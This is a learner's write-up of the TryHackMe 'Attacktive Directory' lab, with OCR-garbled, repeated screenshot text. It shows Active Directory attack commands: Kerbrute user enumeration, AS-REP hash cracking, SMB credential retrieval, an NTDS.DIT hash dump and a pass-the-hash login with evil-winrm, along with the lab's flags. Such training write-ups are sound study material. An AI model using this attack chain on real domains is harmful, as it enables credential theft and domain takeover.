

Attacktive Directory


Introduction

This sub task introduces the learner to the practical knowledge of Domain Controller vulnerabilities and exploitation by undertaking practice of Attacktive Directory through the rooms.

Activities

Task 1: Introduction: Deploy The Machine

This section outlines objectives such as the social media site to be attacked using a virtual machine, the location of the site.



Task 2: Setup

Installing Impacket:

Here's some instructions that may help the learner install it correctly!

These steps are only required if you are setting up on a VM. Impacket may also need the learner to use a python version >=3.7. In the AttackBox you can do this by running your command with `python3.9 <command>`.

First, the learner will need to clone the Impacket Github repo onto your box. The following command will clone Impacket into /opt/impacket:

```
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
```

Task 3: Welcome to Attacktive Directory

Enumeration Basic enumeration starts out with an **nmap scan**. Nmap is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be detected correctly and not enumerated to its fullest potential.

The tool that will allow the learner to enumerate port 139/445 is **enum4linux**.

The screenshot shows a Kali Linux desktop environment with several windows open. In the center, a terminal window displays the results of an nmap scan:

```
root@ip-10-10-75-49:~# nmap 10.10.75.49
Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-16 13:03 GMT
Nmap scan report for ip-10-10-75-49.eu-west-1.compute.internal (10.10.75.49)
Host is up (0.0000005s latency).
Not shown: 991 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
111/tcp   open     rpcbind
389/tcp   open     ldap
3389/tcp  open     ms-wbt-server
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
7777/tcp  filtered cbt
7778/tcp  filtered interwise

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
```

On the left, there is a web browser window titled "TryHackMe | Attacktive D" showing a challenge page for "Attacktive Directory". The page contains text about using nmap to enumerate services and a question asking what tool can enumerate port 139/445. A text input field contains "enum4linux" and a "Correct Answer" button is visible. Below it, another question asks for the NetBIOS-Domain Name, with the answer "THM-AD" entered and a "Correct Answer" button.

The screenshot shows a Kali Linux desktop environment. In the top bar, there are several open tabs: 'CSA-2_1: Assignment 1...', 'Dashboard', 'TryHackMe | Attacktive...', 'Installing Python 3 on Lin...', 'How to Update Python in...', and others. The main window is a browser displaying the TryHackMe challenge 'AttacktiveDirectory'. It contains a note about retrieving flags via RDP and Administrator via Evil-WinRM. Below the note are three questions:

- "Answer the questions below":
 - What tool will allow us to enumerate port 139/445? Answer: nmap scan. Submit button.
 - What is the NetBIOS-Domain Name of the machine? Answer: THM-AD. Correct Answer button.
 - What invalid TLD do people commonly use for their Active Directory Domain? Answer Format: ****. Submit button. Hint button.
- Task 4: Enumeration: Enumerating Users via Kerberos
- Task 5: Exploitation: Abusing Kerberos

In the bottom right corner of the screen, there is a terminal window titled 'THM AttackBox' with the command 'nmap' running. The terminal output shows the results of the scan:

```
root@lp-10-10-75-49:~# nmap
[...]
Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-16 13:03 GMT
Nmap scan report for lp-10-10-75-49.eu-west-1.compute.internal (10.10.75.49)
Host is up (0.0000008s latency).
Not shown: 991 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
139/tcp   open     rpcbind
389/tcp   open     ldap
3389/tcp  open     ms-wbt-server
5901/tcp  open     vnc-1
6001/tcp  open     X11i
7777/tcp  filtered cbt
7778/tcp  filtered interwse

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
root@lp-10-10-75-49:~#
```

The invalid TLD people commonly use for their Active Directory Domain is **.local**.

The screenshot shows a Kali Linux desktop environment. In the top bar, there are several open tabs: 'CSA-2_1: Assignment 1...', 'Dashboard', 'TryHackMe | Attacktive...', 'Installing Python 3 on Lin...', 'How to Update Python in...', and others. The main window is a browser displaying the TryHackMe challenge 'AttacktiveDirectory'. It contains a note about retrieving flags via RDP and Administrator via Evil-WinRM. Below the note are three questions:

- "Answer the questions below":
 - What tool will allow us to enumerate port 139/445? Answer: enum4linux. Correct Answer button.
 - What is the NetBIOS-Domain Name of the machine? Answer: THM-AD. Correct Answer button.
 - What invalid TLD do people commonly use for their Active Directory Domain? Answer: .local. Correct Answer button. Hint button.
- Task 4: Enumeration: Enumerating Users via Kerberos
- Task 5: Exploitation: Abusing Kerberos

In the bottom right corner of the screen, there is a terminal window titled 'THM AttackBox' with the command 'nmap 10.10.75.49' running. The terminal output shows the results of the scan:

```
root@lp-10-10-75-49:~# nmap 10.10.75.49
[...]
Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-16 13:03 GMT
Nmap scan report for 10.10.75.49.eu-west-1.compute.internal (10.10.75.49)
Host is up (0.0000008s latency).
Not shown: 991 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
139/tcp   open     rpcbind
389/tcp   open     ldap
3389/tcp  open     ms-wbt-server
5901/tcp  open     vnc-1
6001/tcp  open     X11i
7777/tcp  filtered cbt
7778/tcp  filtered interwse

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
root@lp-10-10-75-49:~#
```

Task 4: Enumerating Users via Kerberos


Kerberos is a key authentication service within Active Directory. With this port open, the learner can use a tool called **Kerbrute** (by Ronnie Flathers @ropnop) to brute force discovery of users, passwords and even password spray.

The command within Kerbrute that will allow the learner to enumerate valid usernames is **userenum**.


A screenshot of a web browser window on a Kali Linux system. The title bar shows multiple tabs including 'CSA-2_1: Assignment' and 'TryHackMe | Attack'. The main content area displays a challenge titled 'Enumeration'. It asks: 'What command within Kerbrute will allow us to enumerate valid usernames?'. A text input field contains 'userenum', with a 'Correct Answer' button next to it. Below this, another question asks 'What notable account is discovered? (These should jump out at you)'. An input field contains 'Answer format: *****', with a 'Submit' button next to it. A third question asks 'What is the other notable account discovered? (These should jump out at you)'. An input field contains 'Answer format: *****', with a 'Submit' button next to it. On the right side of the screen, a terminal window is open with the command 'nmap -sT -p- -A > nmap_out.txt'. The terminal output shows various open ports (80, 111, 389, 3389, 5901, 6001, 7777, 7778) and services (http, rpcbind, ldap, ms-wbt-server, vnc-1, X11). The message 'Woop woop! Your answer is correct.' is displayed above the terminal window. At the bottom, there are navigation buttons for 'Task 5' (Exploitation), 'Task 6' (Enumeration), 'Task 7' (Domain Privilege Escalation), and 'Task 8' (Flag Submission).

The learner downloaded **kerbrute_linux_amd64** and run the command **/kerbrute_linux_amd64 userenum --dc 10.10.75.49 -d spookysec.local userlist.txt**

A screenshot of a web browser window on a Kali Linux system, similar to the previous one. The title bar shows multiple tabs including 'CSA-2_1: Assignment' and 'TryHackMe | Attack'. The main content area displays the same challenge for enumerating valid usernames using Kerbrute. The input field now contains 'svc-admin', with a 'Correct Answer' button next to it. The terminal window on the right shows the results of the command execution. The message 'Woop woop! Your answer is correct.' is displayed above the terminal window. At the bottom, there are navigation buttons for 'Task 5' (Exploitation), 'Task 6' (Enumeration), 'Task 7' (Domain Privilege Escalation), and 'Task 8' (Flag Submission).



Task 5: Abusing Kerberos



The learner is able to see that it is hashmode number 18200, since it starts with the same characters (\$krb5asrep). The name for this type of hash is Kerberos 5 AS-REP etype 23.

A screenshot of a web browser displaying a TryHackMe challenge titled "attackivedirectory". The challenge asks the learner to identify the user account that can query a ticket from the KDC without a password. The learner has submitted the answer "svc-admin" and clicked "Correct Answer". The terminal window shows the learner running a command to find the Kerberos hash and then cracking it using a modified password list. The terminal output includes:

```
root@lp-10-10-75-49:~# ./kerbrute username
kerbrute: command not found
root@lp-10-10-75-49:~# ./kerbrute -h
./kerbrute: command not found
root@lp-10-10-75-49:~# ./kerbrute -h
bash: ./kerbrute: No such file or directory
root@lp-10-10-75-49:~# ./kerberos
kerberos: command not found
root@lp-10-10-75-49:~# ./kerbrute_linux_amd64 userenum --dc 10.10.75.49 -d spook
y.local userlist.txt
bash: ./kerbrute_llinux_amd64: No such file or directory
root@lp-10-10-75-49:~#
```

The terminal also shows the learner attempting to use ./kerbrute and ./kerberos, which are not found. The learner then uses ./kerbrute_linux_amd64 with the userenum option and a specified domain controller (10.10.75.49) and directory (spook). The learner also attempts to use ./kerbrute_llinux_amd64, which also fails.

A screenshot of a web browser displaying a TryHackMe challenge titled "attackivedirectory". The challenge asks the learner to identify the user account that can query a ticket from the KDC without a password. The learner has submitted the answer "18200" and clicked "Correct Answer". The terminal window shows the learner running a command to find the Kerberos hash and then cracking it using a modified password list. The terminal output includes:

```
root@lp-10-10-75-49:~# ./kerbrute username
kerbrute: command not found
root@lp-10-10-75-49:~# ./kerbrute -h
./kerbrute: command not found
root@lp-10-10-75-49:~# ./kerbrute -h
bash: ./kerbrute: No such file or directory
root@lp-10-10-75-49:~# ./kerberos
kerberos: command not found
root@lp-10-10-75-49:~# ./kerbrute_llinux_amd64 userenum --dc 10.10.75.49 -d spook
y.local userlist.txt
bash: ./kerbrute_llinux_amd64: No such file or directory
root@lp-10-10-75-49:~#
```

The terminal also shows the learner attempting to use ./kerbrute and ./kerberos, which are not found. The learner then uses ./kerbrute_llinux_amd64 with the userenum option and a specified domain controller (10.10.75.49) and directory (spook). The learner also attempts to use ./kerbrute_llinux_amd64, which also fails.

The learner run the following command **hashcat -m 18200 hash.txt passwordlist.txt**

```
root@ip-10-10-75-49:~# ./kerbrute_linux_amd64 userenum --dc 10.10.75.49 -d spook
root@ip-10-10-75-49:~# ./kerbrute_linux_amd64 No such file or directory
root@ip-10-10-75-49:~# ./kerberos
kerberos: command not found
root@ip-10-10-75-49:~# ./kerbrute -h
./kerbrute: No such file or directory
root@ip-10-10-75-49:~# ./kerbrute_linux_amd64 userenum --dc 10.10.75.49 -d spook
y.local.userlist.txt
bash: ./kerbrute_linux_amd64: No such file or directory
root@ip-10-10-75-49:~#
```

The learner run the following command **hashcat -m 18200 hash.txt passwordlist.txt**

Task 6: Back to the Basics

Connecting to the **smbclient**

With a user's account credentials we now have significantly more access controller may be giving out.

Answer the questions below

What utility can we use to map remote SMB shares?

Answer format: *****

Which option will list shares?

Answer format: **

How many remote shares is the server listing?

Answer format: *

There is one particular share that we have access to that contains a text file. Which share is it?

Answer format: *****

What is the content of the file?

```
(obed@kali:~/Downloads)
$ smbclient \\\\10.10.146.75\\\\backup -U svc-admin
Password for [WORKGROUP]svc-admin:
Try "help" to get a list of possible commands.
smb: > ls
.
..
backup_credentials.txt
smb: > cat backup_credentials.txt
8247551 blocks of size 4096. 3540171 blocks available
```

TryHackMe | https://tryhackme.com/room/attackivedirectory#

Title: AttackiveDirect | IP Address: 10.10.146.75 | Expires: 41m 33s

Woop woop! Your answer is correct.

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

Answer the questions below

What utility can we use to map remote SMB shares?

smbclient Correct Answer Hint

Which option will list shares?

Answer format: ** Submit Hint

How many remote shares is the server listing?

Answer format: * Submit

There is one particular share that we have access to that contains a text file. Which share is it?

Answer format: ***** Submit

What is the content of the file?

Answer format: ***** Submit Hint

To get the option of list shares the learner has to use **-L**

TryHackMe | https://tryhackme.com/room/attackivedirectory#

Title: AttackiveDirect | IP Address: 10.10.146.75 | Expires: 03m 32s

Woop woop! Your answer is correct.

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.

Answer the questions below

What utility can we use to map remote SMB shares?

smbclient Correct Answer Hint

Which option will list shares?

-L Correct Answer Hint

How many remote shares is the server listing?

Answer format: * Submit

There is one particular share that we have access to that contains a text file. Which share is it?

Answer format: ***** Submit

What is the content of the file?

Answer format: ***** Submit Hint

The learner ran the command `cat backup_credentials.txt | xclip -sel clip`

Title: AttackiveDirect
IP Address: 10.10.146.75
Expires: 01m 03s

What utility can we use to map remote SMB shares?
Answer: smbclient
Correct Answer Hint

Which option will list shares?
Answer: -L
Correct Answer Hint

How many remote shares is the server listing?
Answer: 6
Correct Answer

There is one particular share that we have access to that contains a text file. Which share is it?
Answer format: *****
Submit

What is the content of the file?
Answer format: *****
Submit Hint

Decoding the contents of the file, what is the full contents?
Answer format: *****
Submit

Woop woop! Your answer is correct.

What option will list shares?
Answer: -L
Correct Answer Hint

How many remote shares is the server listing?
Answer: 6
Correct Answer

There is one particular share that we have access to that contains a text file. Which share is it?
Answer: backup
Correct Answer

What is the content of the file?
Answer: YmFja3VwQHNwb29reXNIYy5sb2NhDpiYWNrdXAyNTE3ODYw
Correct Answer Hint

Decoding the contents of the file, what is the full contents?
Answer format: *****
Submit

Task 7: Domain Privilege Escalation: Elevating Privileges within the Domain

The learner ran the command `cat backup_credentials.txt | xclip -sel clip`

Woop woop! Your answer is correct.

How many remote shares is the server listing?
6

There is one particular share that we have access to that contains a text file. Which share is it?
backup

What is the content of the file?
YmFja3VwQHNwb29reXNIYy5sb2NhDpiYWNRdXAyNTE3ODYw

Decoding the contents of the file, what is the full contents?
backup@spookysec.local:backup2517860

Task 7 Domain Privilege Escalation Elevating Privileges within the Domain

Task 8 Flag Submission Flag Submission Panel

The learner ran the command `cat backup_credentials.txt | base64 -d | xclip -sel clip`

Task 7: Elevating Privileges within the Domain

```
display options:
-just-dc-user USERNAME
    Extract only NTDS.DIT data for the user specified. Only available for DRSUAPI approach. Implies also -just-dc switch
-just-dc
    Extract only NTDS.DIT data (NTLM hashes and Kerberos keys)
-just-dc-ntlm
    Extract only NTDS.DIT data (NTLM hashes only)
-pwd-last-set
    Shows pwdLastSet attribute for each NTDS.DIT account. Doesn't apply to -outputfile data
-user-status
    Display whether or not the user is disabled
-history
    Dump password history, and LSA secrets OldVal
    What is the Administrators NTLM hash?
authentication:
-hashes LMHASH:NTHASH
    NTLM hashes, format is LMHASH:NTHASH
    don't ask for password (useful for -k)
-k
    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
-aesKey hex key
    AES key to use for Kerberos Authentication (128 or 256 bits)
-keytab KEYTAB
    Read keys for SPN from keytab file
```

Woop woop! Your answer is correct.

Answer the questions below

What method allowed us to dump NTDS.DIT?
DRSUAPI

What is the Administrators NTLM hash?
Answer format: *****

What method of attack could allow us to authenticate as the user without the password?
Answer format: *****

Using a tool called Evil-WinRM what option will allow us to use a hash?
Answer format: **

Task 8 Flag Submission Flag Submission Panel

```

└─$ cat hashes
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::

```

Answer the questions below —

What method allowed us to dump NTDS.DIT?

 Correct Answer Hint

What is the Administrators NTLM hash?

 Correct Answer

What method of attack could allow us to authenticate as the user without the password?

 Submit

Using a tool called Evil-WinRM what option will allow us to use a hash?

 Submit Hint

Task 8 Flag Submission Flag Submission Panel

CSA-2_1: A Dashboard TryHackMe hashcat Releases Installing How to Up AUTOPLAY Bl A Detailed smbclient TryHackMe + 19:37 10.8.181.34 90% 1 2 3 4 19:37 https://tryhackme.com/room/attackivedirectory Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI

Correct Answer Hint

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc

Correct Answer

What method of attack could allow us to authenticate as the user without the password?

pass the hash

Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

Answer format: **

Submit Hint

Task 8 Flag Submission Flag Submission Panel

CSA-2_1: A Dashboard TryHackMe hashcat Releases Installing How to Up AUTOPLAY Bl A Detailed smbclient TryHackMe + 19:39 10.8.181.34 90% 1 2 3 4 19:39 https://tryhackme.com/room/attackivedirectory Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI

Correct Answer Hint

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc

Correct Answer

What method of attack could allow us to authenticate as the user without the password?

pass the hash

Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

Correct Answer Hint

Task 8 Flag Submission Flag Submission Panel

Task 8: Flag Submission Panel

The learner ran the command to access `sudo evil-winrm -i 10.10.146.75 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc`

A screenshot of a web browser window showing a terminal session within a "Flag Submission Panel". The terminal shows the command `sudo evil-winrm -i 10.10.146.75 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc` being run. The output includes a warning about remote path completion being disabled due to ruby limitations, and a message about establishing a connection to the remote endpoint.

```
(obed㉿kali)-[~]
$ sudo evil-winrm -i 10.10.146.75 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

A screenshot of a web browser window showing a terminal session within a "Flag Submission Panel". The terminal shows the command `sudo evil-winrm -i 10.10.146.75 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc` being run. The output includes a warning about remote path completion being disabled due to ruby limitations, and a message about establishing a connection to the remote endpoint. User input "TryHackMe{K3rb3r0s_Pr3_4uth}" is shown being typed into the terminal.

```
+ cd: \Users\svc-admin\Desktop
+ ~~~
+ CategoryInfo : ObjectNotFound: (cd::String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\svc-admin\Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> ls
Directory: C:\Users\svc-admin\Desktop

Mode                LastWriteTime         Length Name
-a--                4/4/2020 12:18 PM          28 user.txt.txt

*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```

Woop woop! Your answer is correct.

Flag Submission Panel

Submit the flags for each user account. They can be located on each user's desktop.

If you enjoyed this box, you may also enjoy my [blog post!](#)

Answer the questions below

svc-admin

TryHackMe[K3rb3r0s_Pr3_4uth]

Correct Answer

backup

Answer format: *****{*****}

Administrator

Answer format: *****{*****}

Submit

```
*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
'TryHackMe{B4ckM3UpSc0tty!}'
```

Dashboard TryHackMe x hashcat x Releases x Installing x How to Up AUTOPLAY x 10.8.181.34 19:51

https://tryhackme.com/room/attackivedirectory 90% ? Woop woop! Your answer is correct. X

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title: AttackiveDirect IP Address: 10.10.146.75 Expires: 12m 59s

Flag Submission Panel

Submit the flags for each user account. They can be located on each user's desktop.

If you enjoyed this box, you may also enjoy my [blog post!](#)

Answer the questions below

svc-admin

TryHackMe[K3rb3r0s_Pr3_4uth] Correct Answer

backup

TryHackMe[B4ckM3UpSc0tty!] Correct Answer

Administrator

Answer format: *****{*****}

Submit

Dashboard TryHackMe x hashcat x Releases x Installing x How to Up AUTOPLAY x 10.8.181.34 19:54

https://tryhackme.com/room/attackivedirectory 90% obed@kali: ~

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Title: AttackiveDirect IP Address: 10.10.146.75 Directory: C:\Users\backup\Desktop LastWriteTime: 2020-04-04 12:19:19 Length: 26 Name: PrivEsc.txt

+Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe[K3rb3r0s_Pr3_4uth]
Evil-WinRM PS C:\Users\backup\Desktop> cd C:\Users\Administrator\Desktop
Evil-WinRM PS C:\Users\Administrator\Desktop> ls

Flag Submission Panel

Submit the flags for each user account. They can be located on each user's desktop.

If you enjoyed this box, you may also enjoy my [blog post!](#)

Answer the questions below

svc-admin

TryHackMe[K3rb3r0s_Pr3_4uth]


backup

TryHackMe[B4ckM3UpSc0tty!]

Administrator

Answer format: *****{*****}

Submit



Conclusion

This task took me through Attackive Directory on how to access various Domain Control and was quite tough one per say.